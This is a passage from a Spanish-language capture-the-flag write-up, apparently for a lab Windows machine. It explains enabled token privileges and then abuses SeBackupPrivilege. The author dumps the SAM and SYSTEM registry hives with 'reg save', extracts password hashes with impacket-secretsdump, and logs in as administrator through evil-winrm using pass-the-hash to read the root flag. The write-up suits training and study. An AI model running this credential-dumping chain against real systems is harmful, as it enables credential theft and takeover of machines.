SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Qué hace cada una de ellas.

• SeBackupPrivilege:
o Descripción: Permite realizar copias de seguridad de archivos y directorios, incluso si no tienes permisos explícitos sobre ellos. o Estado: Habilitado. Esto significa que puedes acceder a archivos protegidos para leerlos o copiarlos.

• SeRestorePrivilege: o Descripción: Permite restaurar archivos y directorios, lo que incluye sobrescribir archivos existentes incluso si no tienes permisos de escritura sobre ellos. o Estado: Habilitado. Esto puede permitir modificar archivos críticos del sistema.

• SeShutdownPrivilege: o Descripción: Permite apagar el sistema. Este privilegio no se usa con frecuencia en explotación directa, pero es útil en operaciones administrativas. o Estado: Habilitado. El usuario puede apagar el sistema de manera controlada.

• SeChangeNotifyPrivilege: o Descripción: Permite al proceso ignorar permisos al recorrer directorios, también conocido como “bypass traverse checking”. o Estado: Habilitado. Facilita el acceso a directorios protegidos en sistemas con permisos restrictivos.

• SeIncreaseWorkingSetPrivilege: o Descripción: Permite aumentar el conjunto de trabajo (working set) de un proceso, lo que puede ser útil en operaciones que requieren más memoria. o Estado: Habilitado. Este privilegio es menos relevante para la explotación.

Conociendo eso, ahora vamos a la carpeta config, con el comando


```
cd C:\Windows\System32\config
```

ahora Podemos realizar una copia de los archivos SAM y SYSTEM que son utilizados para almacenar las contraseñas de los usuarios en Windows.


No se puede utilizar el comando copy, porque no es en tiempo real, así que podemos utilizar el comando reg.

```
reg save hklm\sam C:\Windows\Temp\sam
reg save hklm\system C:\Windows\Temp\system
```

14) Ahora que se encuentra en una carpeta a la cual tenemos acceso, podemos descargarlo o transferirlo con el comando



15) Haciendo ahora uso de la herramienta impacket-secretsdump podemos obtener el hash de los usuarios con el comando impacket-secretsdump -sam sam -system system LOCAL



16) Con esa información ahora se puede crear una sesión remota con evil-WinRM

```
└─$ evil-winrm -u administrator -H 2b87e7c93a3e8a0ea4a581937016f341 -i 10.10.11.35

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> ls


    Directory: C:\Users\Administrator\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/14/2024  10:20 PM                WindowsPowerShell
```

Finalmente buscamos la bandera entre los directorios y abrimos como se observa en la siguiente imagen.

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         12/6/2024   3:20 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
7cba737b78acc9b2ce942[redacted]
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```